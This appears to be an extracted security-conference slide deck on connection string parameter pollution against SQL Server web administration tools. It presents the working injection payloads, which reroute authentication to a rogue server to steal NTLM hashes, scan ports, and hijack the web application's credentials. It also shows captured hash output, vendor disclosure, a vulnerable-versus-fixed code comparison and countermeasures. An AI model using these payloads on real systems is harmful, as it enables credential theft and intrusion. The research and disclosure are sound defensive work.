
password



Scanning the DMZ



Port Scanning a Server



What can be done with CSPP? Add a parameter

Data Source=DB1

UID=sa

password=Pwnd!


Integrated Security=True

DBConnection Object

DataSource

UID

password



CSPP Attack 1: Hash stealing

1.- Run a Rogue Server on an accessible IP address:

Rogue_Server

2.- Activate a sniffer to catch the login process

Cain/Wireshark

3.- Duplicate Data Source parameter

Data_Source=Rogue_Server

4.- Force Windows Integrated Authentication

Integrated Security=true

CSPP Attack 1: Robo de Hash

*Data source = SQL2005; initial catalog = db1;
Integrated Security=no; user id=+'**User_Value**'+;
Password=+'**Password_Value**'+;*

*Data source = SQL2005; initial catalog = db1;
Integrated Security=no; user id= ;**Data
Source=Rogue_Server**;
Password=;**Integrated Security=True**;*

CSSP 1:ASP.NET Enterprise Manager



Connect to Server

Server Address: localhost

Username: ; data source = 80.81

Password: ; integrated security= true

Connect

Timestamp	TDS server	Client	Username	Password	AuthType
22/07/2009 - 13:52:53	80.81	217.130	VE103\$		NTLM Session S...
22/07/2009 - 13:53:09	80.81	217.130	VE103\$		NTLM Session S...

AuthType	Domain	LM Hash	Domain	LM Has
NTLM Session S...	GRUPO_TRABAJO	5A932C2E11D56744000000000000	GRUPO_TRABAJO	5A932C...
NTLM Session S...	GRUPO_TRABAJO	7447CA85CE589C32000000000000	GRUPO_TRABAJO	7447CA...

CSPP Attack 2: Port Scanning

1.- Duplicate the Data Source parameter setting on it the Target server and target port to be scanned.

Data_Source=Target_Server,target_Port

2.- Check the error messages:

- No TCP Connection -> Port is opened
- No SQL Server -> Port is closed
- SQL Server -> Invalid Password

CSPP Attack 2: Port Scanning

*Data source = SQL2005; initial catalog = db1;
Integrated Security=no; user id=+'**User_Value**'+;
Password=+'**Password_Value**'+;*

*Data source = SQL2005; initial catalog = db1;
Integrated Security=no; user id= ;**Data
Source=Target_Server, Target_Port;**
Password=;**Integrated Security=True;***

CSPP 2: myLittleAdmin

Port is Opened

The screenshot displays the myLittleAdmin for SQL Server version 3.5 application window. The title bar reads "myLittleAdmin for SQL Server version 3.5". The main interface includes a text input field containing "localhost", a dropdown menu set to "master", a "SQL Server Authentication" dropdown menu, and a text input field containing "a source = www.google.com,80". Below these fields are "Connect" and "Options >>" buttons.

An error dialog box titled "myLittleAdmin Error Dialog Box" is overlaid on the application. The dialog contains the following text:



.Net SqlClient Data Provider

A connection was successfully established with the server, but then an error occurred during the login process. (provider: TCP Provider, error: 0 - An existing connection was forcibly closed by the remote host.)

A "Close" button is located at the bottom of the error dialog box.

CSPP 2: myLittleAdmin

Port is Closed



CSPP Attack 3: Hijacking Web Credentials

1.- Duplicate Data Source parameter to the target SQL Server

Data_Source=Target_Server

2.- Force Windows Authentication

Integrated Security=true

3.- Application pool in which the web app is running on will send its credentials in order to log in to the database engine.

CSPP Attack 3: Hijacking Web Credentials

*Data source = SQL2005; initial catalog = db1;
Integrated Security=no; user id=+'**User_Value**'+;
Password=+'**Password_Value**'+;*

*Data source = SQL2005; initial catalog = db1;
Integrated Security=no; user id= ;**Data
Source=Target_Server**;
Password=;**Integrated Security=true**;*

CSPP Attack 3: Web Data Administrator

Please enter your Credentials:

Username: ; data source = a

Password:

Server: a

Authentication Method: SQL Login

Buttons: Login, Cancel

SERVER TOOLS

- Databases
- Import
- Export
- Security


DATABASES

Name
master
msdb
ReportServer
ReportServerTempDB
tempdb

Logins

Name	Type	Server Access
NT AUTHORITY\NETWORK SERVICE	NTUser	Grant
sa	Standard	NonNTLogin
BUILTIN\Users	NTGroup	Grant


CSPP Attack 3: myLittleAdmin/myLittleBackup

 myLittleAdmin

License

Connection

Connection

Connection string: Data Source=,Network Library=;Connection Timeout=30;Packet Size=4096;Integrated Security=no;User ID=; data source = localhost; integrated security=true;Encrypt=no;Initial Catalog=master;

Connection timeout: 30

Database: master



Datasource: localhost

Network packet size: 4096

Server version: 09.00.3054

Work station id: MSSQLWEB

CSPP Attack 3: ASP.NET Enterprise Manager



Other Databases


- MySQL
 - Does not support Integrated security
 - It's possible to manipulate the behavior of the web application, although
 - Port Scanning
 - Connect to internal/testing/for developing Databases
- Oracle supports integrated authority running on Windows and UNIX/Linux servers
 - It's possible to perform all described attacks
 - Hash stealing
 - Port Scanning
 - Hijacking Web credentials
 - Also it's possible to elevate a connection to sysdba in order to shutdown/startup an instance



Demo

CONNECTION
STRING
ATTACKS

myLittleAdmin/myLittleBackup




The screenshot shows a forum post with the following content:

- Post Title:** Security update for myLittleAdmin and myLittleBackup
- Author:** elian
- Posted:** jueves, 03 de septiembre de 2009 10:47:57
- myLittleTools announces a security update for myLittleAdmin and myLittleBackup**
- Text:** Paris, France - September 3, 2009 -- A security update has been issued for myLittleAdmin and myLittleBackup that fixes one security vulnerability. All users should install this update as soon as possible. Users can download this update by selecting **Help/Check for Update** in the applications' sidebar.
- Section Header:** Some of our customers
- Text:** First Server (Japan), GoDaddy (USA), XO Communications (USA), MD Web Hosting (Australia), Capital One Bank (USA), Volvo IT (Sweden), NetVision (Israel), Orange (France), WebECS (USA), British Nuclear Group (UK), Lunarpages (USA), Digiweb (New Zealand), DiscountASP (USA), Live Nation (UK), LinkByNet (France), Telenor Networks (Norway), US Army (USA), Namesco (UK), ...
- Footer:** myLittleTools Web-Based Tools For SQL Server Professionals and Hosting Companies

myLittleTools released a security advisory and a patch about this

ASP.NET Enterprise Manager

- ASP.NET Enterprise Manager is “abandoned”, but it’s been used in a lot of web Control Panels.




```
ASPEnterpriseManager.vb - Bloc de notas
Archivo Edición Formato Ver Ayuda
***** CONNECTION STRING *****
Public Class ConnectionString
    Private _DataSource as String
    Private _InitialCatalog as String
    Private _UID as String
    Private _PWD as String
    Private _Constr as String

    Public Property DataSource As String
    Get
        Return(_DataSource)
    End get
    Set
        _DataSource = value
        _Constr = "Data Source=" & _DataSource & ";Initial Catalog=" &
            _InitialCatalog & ";uid=" & _UID & ";pwd=" & _PWD
    End Set
End Property
```

- Fix the code yourself

ASP.NET Enterprise Manager

- ASP.NET Enterprise Manager is “abandoned”, but it’s been used in a lot of web Control Panels.




```
ASPEntManager[1].txt - Bloc de notas
Archivo Edición Formato Ver Ayuda

Public Property DataSource As String
Get
Return(_DataSource)
End get
Set
_DataSource = value
BuildConnectionString()
End Set
End Property

Private Sub BuildConnectionString()
Dim builder As New SqlConnectionStringBuilder
builder.Add("Data Source", _DataSource)
builder.Add("Initial Catalog", _InitialCatalog)
builder.Add("uid", _UID)
builder.Add("pwd", _PWD)
_Constr = builder.ConnectionString
End Sub
```

- Fix the code yourself

ASP.NET Web Data Administrator




RE: Connection String Injection Attacks [9366jh]

[Microsoft Security Response Center \[Microsoft Security Response Center\]](#)

Hi Chema,

thank you very much for your thoughtful input on this matter. As you may already have noticed, the corresponding entry on download center is no longer available now as a result of your report. We will archive the issue on our end. Please let me know if you have any further questions or comments.

Thanks,



ASP Web Data Administrator is secure in CodePlex web site, but not in Microsoft web site where is been published an unsecure old version

Countermeasures

- Harden your firewall
 - Outbound connections
- Harden your internal accounts
 - Web application
 - Web server
 - Database Engine
- Use *ConnectionStringBuilder*
- Filter the ;)

Questions?

Contacto

Chema Alonso

chema@informatica64.com

<http://www.informatica64.com>

<http://elladodelmal.blogspot.com>

Palako

palakko@lateatral.com

Authors

Chema Alonso

Manuel Fernández “The Sur”

Alejandro Martín Bailón

Antonio Guzmán